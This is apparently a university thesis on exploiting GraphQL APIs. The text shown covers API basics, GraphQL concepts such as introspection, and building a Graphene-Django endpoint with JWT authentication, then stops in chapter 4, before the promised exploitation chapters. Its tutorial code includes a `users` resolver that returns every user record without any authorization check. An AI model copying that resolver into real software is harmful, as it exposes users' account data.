



**Punjab University
College of Information Technology**

**GraphQL in Scope: An In-depth
Approach On How GraphQL APIs Can
Be Exploited**

Najam Ul Saqib

**Supervised By
Maj. Retd. Dr. Muhammad Arif Butt**



Abstract

This paper studies different security vulnerabilities found in GraphQL APIs. At the beginning of the paper, the concept of APIs is explained, discussing different concepts and architectures of APIs. GraphQL architecture and features are studied in detail. The significant features like Query, Mutation and Subscription are mentioned. All the core concepts belonging to GraphQL are discussed. After studying GraphQL in depth, different frameworks are mentioned out of which Graphene Python has been selected by the author to develop GraphQL endpoint in. Graphene is used to show how GraphQL endpoints can be made and authorization/authentication can be implemented in it. After covering the basics, the paper moves towards the main purpose of this paper i.e GraphQL security. Different vulnerabilities that are found in these APIs are studied, authentication/authorization issues leading to severe security flaws. Open Source vulnerable models from GitHub are deployed on docker and shown how vulnerabilities exist in the wild. After that, a general approach is established by the author on how one can approach to pen test GraphQL using different tools like InQL and GraphQL Voyager. At the end of the paper, the author has exploited three different vulnerable GraphQL endpoints of HackerOne (famous bug bounty hunting platform) deployed on Hacker101 CTF website, all of the knowledge discussed before in the paper has been used to finally exploit GraphQL thus concluding the paper.

Table Of Contents

Table Of Contents	3
Chapter 1:	6
What are APIs?	6
Application Programming Interfaces:	7
1.1 Introduction:	7
1.2 Types of APIs :	9
1.3 Types of API Protocols:	9
Chapter 2	11
Introduction to GraphQL	11
GraphQL APIs:	12
2.1 Introduction:	12
2.2 Core Concepts of GraphQL:	15
Chapter 3	21
Frameworks of GraphQL	21
3. Frameworks:	22
3.1 Graphene [7]:	22
3.2 Hot Chocolate:	22
3.3 Apollo:	23
Chapter 4	24
Development Of GraphQL	24
4. Creating GraphQL with Graphene-Python:	25
4.1 Creating virtual environment in Python	25
4.2 Use of GraphiQL to access endpoint	28
4.3 Adding mutation to the API	29
4.4 Authentication in Graphene	31
Chapter 5	37
Security Vulnerabilities Found in GraphQL	38
5. Security Issues in APIs:	38
5.1 Broken Object Level Authorization:	38
5.2 Broken User Authentication:	40
Chapter 6	42
Exploiting Vulnerabilities on Vulnerable Model of GraphQL	42

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

6. Security Vulnerabilities:	43
6.1 Authorization:	43
6.2 SQL Injection:	45
6.3 Cross Site Scripting (XSS):	46
6.4 Denial of Service Attack (DOS):	48
6.5 Exposure of Technical Information in case of Unexpected Error:	51
6.6 Exposure of Private Data:	53
6.7 Insecure Direct Object Reference:	55
Chapter 7	60
Approach to Hack GraphQL	60
7. Approach of Exploitation	61
7.1 Examples of GraphQL endpoints	61
7.2 Introspection	62
How to perform introspection in GraphQL ?	62
Introspection is disabled ? Fuzz!	63
7.3 Query flaws	64
7.4 Mutations flaws	66
SQL injection, debug information, batching attack (brute force and rate-limit bypass)	67
SQL Injection:	67
Debug & information disclosure:	67
Batching Attack:	67
7.5 Tools	68
GraphQL Voyager	68
InQL (Burp Suite)	69
Chapter 8	70
Exploiting HackerOne's GraphQL APIs	70
Exploiting GraphQL (Hands-On)	71
8.1 BugDB v1	71
8.2 BugDB v2	75
8.3 BugDB v3	83
9. References:	91

Table of Figures

Figure 1: Architecture of REST by Elliot Forbes (https://tutorialedge.net/software-eng/what-is-a-rest-api/).....	11
Figure 2: HTTP Methods in REST (jelvix.com).....	14
Figure 3: GraphQL Architecture Example (jelvix.com).....	15
Figure 4: Querying on GraphiQL.....	30
Figure 5: Testing Mutation on GraphiQL.....	32
Figure 6: Querying the data on GraphiQL to check recently mutated data.....	33
Figure 7: Adding data to the database using mutation.....	36
Figure 8: Generating authentication token for the user.....	37
Figure 9: Snapshot of Insomnia making call to endpoint using Auth token.....	37
Figure 10: Accessing the "me" method using Insomnia.....	38
Figure 11: Accessing the "me" method using GraphiQL.....	38
Figure 12: CPU Task manager showing high resource usage.....	53
Figure 13: Logs produced in the terminal.....	55
Figure 14: Documentation Explorer of Veterinary Model.....	56
Figure 15: Query structure of the veterinary model.....	56
Figure 16: Fields of Veterinary Model.....	57
Figure 17: Fields of Dog Entity.....	58
Figure 18: Fields of Veterinary Entity.....	59
Figure 19: GraphiQL Interface.....	63
Figure 20: Introspection Query on GraphQL.....	65
Figure 21: Field Suggestion in Burp Suite.....	65
Figure 22: GraphQL Voyager.....	70
Figure 23: Changing Schema in GraphQL Voyager.....	70
Figure 24: Snapshot of InQL tool (Burp Suite).....	71
Figure 25: HackerOne HomePage Snapshot.....	73
Figure 26: BugDB v1 Homepage.....	74
Figure 27: Schema of BugDB v1 on GraphQL Voyager.....	75
Figure 28: Response of BugDB v1 on GraphiQL.....	77
Figure 29: Documentation of BugDB v2.....	78
Figure 30: Query Structure of BugDB v2.....	79
Figure 31: IDs of users in BugDB v2.....	82
Figure 32: Decoding Base64 strings on www.base64decode.org	82
Figure 33: Mutation Structure of BugDB v2.....	83
Figure 34: Mutating data on BugDB v2.....	84
Figure 35: Response of BugDB v2 on GraphiQL.....	85
Figure 36: Schema of BugDB v3 on GraphQL Voyager.....	85
Figure 37: Querying data on BugDB v3.....	87
Figure 38: Mutation structure on BugDB v3.....	87
Figure 39: Mutating data on BugDB v3.....	88
Figure 40: Attachments field showing some data.....	89
Figure 41: Endpoint showing the content of file.....	90
Figure 42: Mutating data to fetch other files on server.....	90
Figure 43: Main.py file python code.....	91
Figure 44: Models.py python code.....	91

Figure 45: Flag of BugDB v3.....	92
----------------------------------	----

Chapter 1:

What are APIs?

The first rule to exploit a system is to know the system, until unless you're completely familiar with each and every component of the system you can't really exploit it, GraphQL is not an exception, as it is an API so it's important to understand what are APIs? Why do we need APIs? How many types of APIs are there, shifting towards gQL and then understanding its architecture. I will answer all these questions and clear the concepts in this document, shifting to GraphQL development. Then I will discuss the top 2 security issues found in APIs.

1 Application Programming Interfaces:

1.1 Introduction:

The most basic question is "What is an API?" Well, API [1] is a short form of Application Programming Interface, it's a service that takes a request, processes the requirements of the request and then returns the response. A very famous example that is used to explain the concept of APIs is that of a restaurant, whenever you goes to a restaurant you're served with a menu, you selects the desired food item and places your order to the waiter, the waiter then takes your order and brings the food from the kitchen from the restaurant. Here you don't need to worry about how food is made? Who is the chef? What are the ingredients of the dish you ordered? Etc. The waiter was the API here, who took our request (food order), went to the system(the kitchen), the request got processed (food got prepared) and then our API (the waiter) brought back the response to us in the form of delicious food.

Isn't that what a website does? It takes a request, processes it and then returns the response, then what's the difference between an API and a website? Let's see a bit more technical example.

Whenever you want to book a room in a hotel let's say, Marriott, you will go to the website of Marriott hotel and then will fill a form to book the room of that hotel, your form will get submitted and processed in the website's database and you'll have a booked room but what if we need to book a room through an online hotel booking service that compares and lists rates of different hotels so that we can book a room by comparing different hotels? Here this online booking service cannot and will not

have access to each Hotel's database and backend due to obvious security and privacy factors, but these hotels will have provided this online system with their APIs, and using those APIs all the rooms, their rates, their locations and vacancy of different hotels will be available on a single website. Here the online booking website used APIs to connect to different hotels and fetch their data.

Similarly, websites like The Weather Channel have put their sensors all over the world that measures temperatures of different regions, and they have provided their API through which any app can know the temperature of any region in the world without needing to put sensors again on their behalf which obviously will be very costly.

So in short, APIs interconnect different services that are available online. Many services running on Android/iOS are using APIs, whenever a developer has to develop an app on android or iOS, he does not need to worry about writing code to work with GPS or how can he deal with the accelerometer in the phone rather he just uses the APIs that gives him access to different functionalities and he can focus on what really matters to him in development.

Among several other reasons to use APIs, there is one important factor that APIs are used by services to communicate with other services. For example, Uber app has Google Maps built in it, it's using the API provided by Google to access their maps. If an API like this didn't exist, Uber had to create their own maps and write tons of code to just have interactive maps in their app.

There are a lot of practical uses of APIs. We need APIs more than we think in our online presence and we're relying on APIs heavily no matter whether we're using mobile or smartphone. With that said let's move further on types of the APIs.

1.2 Types of APIs :

There are different types of APIs [2] available in the wild such as:

- 1 **Open APIs:** These are the APIs that are available for everybody to use therefore they're also known as "*Public APIs*". They often have no or very minimal restrictions on them and are easily accessible. E.g GitLab API, Tensorflow API etc

- 2 **Internal APIs:** These are the APIs that are made by the organizations/companies for their internal matters/functionalities/needs and are not exposed to public use. They are often referred to as “*Private APIs*”. E.g GraphQL was used to be internal API of Facebook, any API which is private and internal to the organization etc
- 3 **Partner APIs:** The APIs that are accessible through some sort of business relationship, or through some paid subscription that are not available otherwise are partner APIs and are mostly produced as a result of business strategy. E.g Google Android Partner API etc.
- 4 **Composite APIs:** They combine different services/data and run them as a whole so that a developer can interact with multiple endpoints. E.g microservice API [3]

1.3 Types of API Protocols:

There are many different types of protocols that are used in APIs but I will not go in much depth of these concepts as it will be a completely different discussion as our focus is on gQL APIs. A brief overview of different protocols available in APIs is as follows:

- 1 **SOAP:** It's the first protocol introduced for APIs. SOAP [4] stands for Simple Object Access Protocol and interestingly it's still in wide use these days. SOAP relies on a specific format of XML for communication and it's very restricted, hence using SOAP APIs is not very easy.
- 2 **XML-RPC:** This is a protocol that uses a specific XML format to transfer data compared to SOAP that uses a proprietary XML format. It is also older than SOAP [5]. XML-RPC uses minimum bandwidth and is much simpler than SOAP
- 3 **REST:** Representational State Transfer APIs [6] is an architectural model for APIs which is most commonly used. It allows a wide range of formats unlike SOAP that only uses XML, REST allows JSON as well. It uses several endpoints

to

communicate

with.

Rest API Basics




Figure 1: Architecture of REST by Elliot Forbes
(<https://tutorialedge.net/software-eng/what-is-a-rest-api/>)

The main drawback of REST APIs are that the count of APIs can grow to a large number as the system becomes complex, there can be hundreds of APIs if not thousands for a complex system, and remembering and maintaining all of them becomes a nightmare

- 4 **XML-JSON:** This protocol is similar to XML-RPC but instead of using XML format to transfer data it uses JSON

Chapter 2

Introduction to GraphQL

2 GraphQL APIs:

2.1 Introduction:

We have different endpoints in REST APIs [8] that we hit and access the services, and on complex systems this list becomes huge. For example in the figure below there are two different types of paths for dealing with customers, the complexity obviously will increase as our system grows.

Task	Method	Path
Create a new customer	POST	/customers
Delete an existing customer	DELETE	/customers/{id}
Get a specific customer	GET	/customers/{id}
Search for customers	GET	/customers
Update an existing customer	PUT	/customers/{id}

Jelvix Source: Kenneth Lange jelvix.com

Figure 2: HTTP Methods in REST (jelvix.com)

GraphQL is something different, it's a query language for APIs through which you can access data using only a single endpoint which is **/graphql** commonly.

Before making GraphQL, facebook was facing issues with their mobile apps like battery drainage and high resource usage by the app, and it was pretty obvious. The app layout was made of different components that called different REST

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

endpoints, so sometimes there were tens of calls to several endpoints made just to load a single home page layout, therefore a need was felt by Facebook to have a single endpoint API which loads all different components of the page in a single call, this resulted in birth of GraphQL APIs




Figure 3: GraphQL Architecture Example (jelvix.com)

Only one endpoint for all the fetching and no need to remember different endpoints. Similarly in gQL one can ask for the data exactly the amount one wants, not more not less. To put it in a nutshell, we fetches the data in single request rather than doing it in multiple requests on different endpoints

GraphQL works on a type system meaning that it defines what type of data to fetch in the query instead of passing parameters in URLs.

A gQL service is made by defining field types and then defining their resolvers. For example, For example, a GraphQL service that tells us who the logged in user is (me) as well as that user's name might look something like this:

```
type Query
{
  me:User
}
type User
{
```

```
id: ID
name: String
}
```

The resolvers for these fields will be written like:

```
function Query_me(request) {
  return request.auth.user;
}
```

```
function User_name(user){
  return user.getName();
}
```

But the syntax mentioned above is generic and it may vary from language to language. Once a GraphQL service is running (typically at a URL on a web service), it can receive GraphQL queries to validate and execute. A received query is first checked to ensure it only refers to the types and fields defined, then runs the provided functions to produce a result. For example, if we run the following query against some endpoint:

```
{
  me {
    name
    age
  }
}
```

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

This query is asking for the name and age of the current user, this will return the response in JSON.

```
{
  "me":
  {
    "name": "Najam Ul Saqib"
    "age": "22"
  }
}
```

That's how the simplest gQL endpoint works. Let's dive deeper into the core concepts of gQL.

2.2 Core Concepts of GraphQL:

Now I will discuss the core concepts used in GraphQL that makes it unique in the world of APIs.

- 1 **Fields:** We use the word fields to represent variables in gQL. In the above screenshots, **name** and **age** are fields
- 2 **Arguments:** We can also pass arguments to a specific field in order to fetch the specific data e.g

Request:

```
{
  human(id: "28"){
    name
    age
  }
}
```

```
}
```

Response:

```
{  
  "data": {  
    "human": {  
      "name": "Najam Ul Saqib"  
      "age": 22  
    }  
  }  
}
```

So in this case we passed the ID to object, and got the specific data from the object which was Human in this case.

- 3 **Mutations:** Though we mostly need GraphQL for fetching data but gQL is not limited to this, we might also want to post data to the server, and that is done through mutations. We specify the data with fields that we want to post to our server and it's also done through simple gQL syntax [12]. When we post a data to gQL server through our mutation syntax, we get the same added data in response stating that our data has been added to the server successfully. The syntax of mutation is as follows:

Request:

```
mutation {  
  createUser(username: "najum98", password: "hello")  
  {  
    username  
  }  
}
```

Response:

```
{
  "data": {
    "me": {
      "username": "najum98"
      "password": "hello"
    }
  }
}
```

In this mutation, we're simply creating a user, sending username and password as arguments, in response to the above query we get the username and password of the created user, it's the same data that we passed but just is a confirmation that our mutation has been successful. The password returned in cleartext which obviously does not happen in the real world, usually password returns in form of a hash. That's how simple mutation is done on gQL endpoints. Complexity obviously will increase as we increase the fields and arguments which happens in real life scenarios.

One important difference between Query and Mutation is that as in queries our multiple fields are executed in parallel, that's not the case with Mutations, in Mutations our fields are executed in series for example if you have sent two users to be created within a single mutation, then the first is guaranteed to finish before the second begins, ensuring that we don't end up with a race condition with ourselves.

- 4 **Schema:** Every gQL service defines a set of types which completely describes the set of types which completely describes the set of possible data you can query on that service, that set of types is known as schema.

Incoming queries are validated and executed against that schema. It is the main structure of gQL service, it holds all the types, objects, fields. Every query is executed against this structure. It defines the functionality available to a client through the endpoint.

- 5 **Scalar Types:** These are just like data types that we have in different languages like Int, String, Bool etc though in gQL query we don't explicitly define any such type but those fields and objects at some point in their processing have to resolve to these types, gQL libraries have builtin data types that are known as Scalar types, each different language has its own implementation for these scalar types keeping in view the compatibility with that specific language type.
- 6 **Enum:** It is a special type of scalar in which we have a limited and restricted set of data e.g

```
Enum Cars{  
  Mehran  
  Alto  
  Cultus  
}
```



This shows that whenever we'll try to access Cars, we'll have only three options mentioned in the enum type.

- 7 **Introspection System [13]:** There is a lot of hype about the introspection system of gQLs, mainly because this concept has never been seen before in APIs and it's unique. In an introspection system, a schema can be queried, which means we can ask the schema what types are available for us to fetch, what data can be visible through this endpoint etc. Introspection system gives us information about an endpoint.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

Each introspection query begins with two underscores “__” so its an indication of an introspection query.

Introspection Query

```
{
  __schema{
    queryType{
      name
    }
  }
}
```

Response

```
{
  "data":{
    "__schema":{
      "queryType":{
        "name":"Query"
      }
    }
  }
}
```

Here in the above query, we asked for the queryType of name, and it returned query. A lot of things can be done with introspection system, and it has several parts like

__schema: is a root-level field that contains data about the schema: its entry points, types, and directives.

`__type(name: String!)`: is a root-level field that returns data about a type with the given name, if there is a type with that name.

`__typename`: works a bit differently: it can be added to *any* selection, and it will return the type of object being queried.

There are many more like `__TypeKind`, `__Field`, `__InputValue`, `__EnumValue`, `__Directive`, these all are preceded by underscores stating that they're part of introspection systems

Though introspection system seems interesting but it can lead to danger as well, for example in a case where you don't want someone to see some fields like passwords, usernames or addresses through introspection system, so for that you'll have to explicitly rule those fields out of introspection system, developers often forget about this perspective and the endpoint gets vulnerable to excessive data exposure.

There are many different concepts like Lists, Interfaces, Unions that are available in gQL but as these are very basic programming concepts so I am skipping them.

Let's move towards the development of our first gQL endpoint but before that discuss some of the famous frameworks of gQL.

Chapter 3

Frameworks of GraphQL

3. Frameworks:

There are several different frameworks available online for the development of gQL endpoints and some of them are as follows:

3.1 Graphene [7]:

It is a framework that is made for Python developers to develop and integrate GraphQL endpoints with their applications, it provides support for integration with Django web applications.

Website: <https://graphene-python.org/>

Github: <https://github.com/graphql-python/graphene>

3.2 Hot Chocolate:

A framework built for C# developers having strong ASP.NET Core implementations in it, a good point of this framework is that it carries all the security features of .NET in it, so no need for development from scratch for gQL endpoints.

Website: <https://chillicream.com/>

Github: <https://github.com/ChilliCream/hotchocolate>

3.3 Apollo:

A framework probably the most famous and widely used in Javascript. It's the go to choice for most JS developers to develop gQL and it has the most github hits as well

Website: <https://www.apollographql.com/>

Github: <https://github.com/apollographql/apollo-client>

There are tens of thousands of frameworks available online but I mentioned these because I will probably be looking into them. I will implement an endpoint in Graphene in the upcoming section. All the available and supported frameworks by gQL can be checked at: <https://graphql.org/code/>

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

Time to get our hands dirty with implementation of graphql endpoint from scratch.

Chapter 4

Development Of GraphQL

4. Creating GraphQL with Graphene-Python:


I selected graphene-python to start with as it was easier to understand, I tried to develop with Hot Chocolate but I ended up nowhere because the syntax was very confusing, because of easy-to-understand syntax of python, developing with Graphene was comparatively easier.

4.1 Creating virtual environment in Python

A virtual environment was made in python to keep the dependencies separate, and Django (python web framework) was also installed as I will be integrating my graphql endpoint in Django [11]. I am going to create an endpoint where we have different links and users. The following commands was used to install different packages.

```
pip install django==2.1.4 graphene-django==2.2.0 django-filter==2.0.0 django-graphql-jwt==0.1.5
django-admin startproject hackernews
cd hackernews
python manage.py migrate
python manage.py runserver
```

With all that, I am good to go and start building the endpoint. First I added graphene in settings.py:



```
INSTALLED_APPS = [
    'django.contrib.admin',
    'django.contrib.auth',
    'django.contrib.contenttypes',
    'django.contrib.sessions',
    'django.contrib.messages',
    'django.contrib.staticfiles',
    'graphene_django',
    'links',
]
```

It also contains “links” which is another app I created within this Django project. Once we have configured graphene _django in the installed apps, we can use it in our project now.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

As I mentioned I created “links” app within the project, so its model looked something like this:

```
from django.db import models

class Link(models.Model):
    url = models.URLField()
    description = models.TextField(blank=True)
#ID got created itself in the final schema
```

It just declares attributes named URL and its description, after that I migrated the model and a database **sqlite3** which is a file database got create and our table got created in it.

Let’s design our graphql schema now in links/schema.py:

```
import graphene
from graphene_django import DjangoObjectType

from .models import Link

class LinkType(DjangoObjectType):
    class Meta:
        model = Link # we are importing it from
models and setting it to current model

#Link is the single object, "links" is the list of
"Link"
class Query(graphene.ObjectType):
    links = graphene.List(LinkType) # indicates
```

that this field will return a list of that type

```
def resolve_links(self, info, **kwargs):  
    return Link.objects.all() #notice that  
resolve is within the Query class
```

Here we have LinkType which uses our model which we created for links, that contained URL and Description field, and then a Query function which will be called whenever we send a query to our endpoint, here we have a concept of “**Resolvers** [10]”.

Each query must have a resolver, a resolver in simpler terms is a function that process the query received by the client, it checks the demands of the clients, verifies it with the schema of gQL and returns data, it holds the logic of our schema. We define all the logic and processing stuff in our resolvers. Without resolvers, our endpoint cannot process any request. These resolvers usually have the word “resolve” in their name. Each field in the schema has its own resolver so for example as we’re resolving field “links” so in query we have “resolve_links” named resolver.

As this is the sub-project, we have to integrate link’s schema with our main app schema

```
import graphene  
import graphql_jwt  
import links.schema  
import users.schema  
  
class Query(users.schema.Query, links.schema.Query,  
graphene.ObjectType):  
    pass
```

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

Here we passed the links schema to our main schema now this can be called and is accessible. I have added some dummy data in the database so that we can access that for demonstration purposes.

4.2 Use of GraphiQL to access endpoint

To access the endpoint we use a GUI named **GraphiQL**, it is used to test GraphQL endpoints. Let's do it.




Figure 4: Querying on GraphiQL

So here we queried for links and its fields, id, description and url on the left side of the screen, we get the response on the right side, now the question may arise, that we didn't add the id attribute in the model so how can we access it here. Actually graphene itself is intelligent enough that it takes care of that attribute itself. So this was our first successful query with our little gQL endpoint.

4.3 Adding mutation to the API

We're done with the query stuff, let's see how can we deal with mutations and add data to the server's database. For that purpose we need to define mutation method in our links schema file. Let's do it:

#1

```
class CreateLink(graphene.Mutation):  
    id = graphene.Int()  
    url = graphene.String()  
    description = graphene.String()
```

#2

```
class Arguments:  
    url = graphene.String()  
    description = graphene.String()
```

#3

```
def mutate(self, info, url, description):  
    link = Link(url=url,  
description=description)  
    link.save()  
  
    return CreateLink(  
        id=link.id,  
        url=link.url,  
        description=link.description,  
    )
```

#4

```
class Mutation(graphene.ObjectType):  
    create_link = CreateLink.Field()
```

Here we have a createLink method that takes graphene.Mutation as an argument in it, it then specifies the fields and then stores the field to our database. We also need to bind this mutation with our main app schema to make it functional.

```
import graphene
import graphql_jwt
import links.schema
import users.schema

class
Query(users.schema.Query, links.schema.Query,
graphene.ObjectType):
    pass

class
Mutation(users.schema.Mutation, links.schema.Mut
ation, graphene.ObjectType):
    pass

schema = graphene.Schema(query=Query,
mutation=Mutation)
```

So now I have joined the Mutation of Links with our main app's schema. Let's move to GraphiQL to test our mutation.




Figure 5: Testing Mutation on GraphiQL

We're calling our `createLink` function and passing the URL and description parameters, in response to this mutation, we get the same data returned confirming

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

that our data has been posted to the database. Let's list the links through query to confirm whether we can see our recently added data through query or not.



Figure 6: Querying the data on GraphiQL to check recently mutated data

So yes, our mutation has been successful. We can see now that mutations are used for sending data whereas queries are used for getting the data.

4.4 Authentication in Graphene

What about adding authentication system to our endpoint, but for that we will be needing users and to add users, we have to create a sub-app in our Django project named "users" and write its schema like we did for links.

```
from django.contrib.auth import get_user_model  
  
import graphene  
from graphene_django import DjangoObjectType  
  
class UserType(DjangoObjectType):  
    class Meta:  
        model = get_user_model()  
  
class Query(graphene.AbstractType):
```

```
me = graphene.Field(UserType) #We used
graphene.field coz it will be an object
users = graphene.List(UserType)

def resolve_users(self, info):
    return get_user_model().objects.all()

def resolve_me(self, info):
    user = info.context.user
    if user.is_anonymous:
        raise Exception('Not logged in!')

    return user
```

This is the code to query users, we didn't define the model for users because it's already available in Graphene (that's the benefit of using framework), we'll also use builtin authentication for it. The concepts are the same, we have two resolvers for two different fields. For querying we need users and we will be needing mutation methods to add users to our model.

```
class CreateUser(graphene.Mutation):
    user = graphene.Field(UserType)

    class Arguments:
        username = graphene.String(required=True)
        password = graphene.String(required=True)
        email = graphene.String(required=True)

    def mutate(self, info, username, password,
email):
        user = get_user_model()(
```

```
        username=username,
        email=email,
    )
    user.set_password(password) #This will
    use django's hashing system, we could have just
    assigned the password like username,email but
    that would be raw password
    user.save() #This saves it to the
    database

    return CreateUser(user=user)
```

```
class Mutation(graphene.ObjectType):
    create_user = CreateUser.Field()
```

We've written the mutation method, the username,password,email are all built into the user model provided us by the framework. Notice that we're assigning the username and email but using a separate function "set_password" and calling it to assign password, actually this way our password gets hashed by the django auth library.

Integrating our user's app to the main app schema.

```
import graphene
import graphql_jwt
import links.schema
import users.schema

class
Query(users.schema.Query,links.schema.Query,
graphene.ObjectType):
```

```
pass
class
Mutation(users.schema.Mutation, links.schema.Mutation, graphene.ObjectType):
    token_auth =
graphql_jwt.ObtainJSONWebToken.Field()
    verify_token = graphql_jwt.Verify.Field()
    refresh_token = graphql_jwt.Refresh.Field()

schema = graphene.Schema(query=Query,
mutation=Mutation)
```

It has been integrated, all the auth functions are provided by the framework and we're just calling them. Let's first add a user to the database using mutation.



Figure 7: Adding data to the database using mutation

We've successfully added the user, time to generate a token for this user which will be used for authentication by us. We'll be calling the builtin token function of the auth library.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited



Figure 8: Generating authentication token for the user

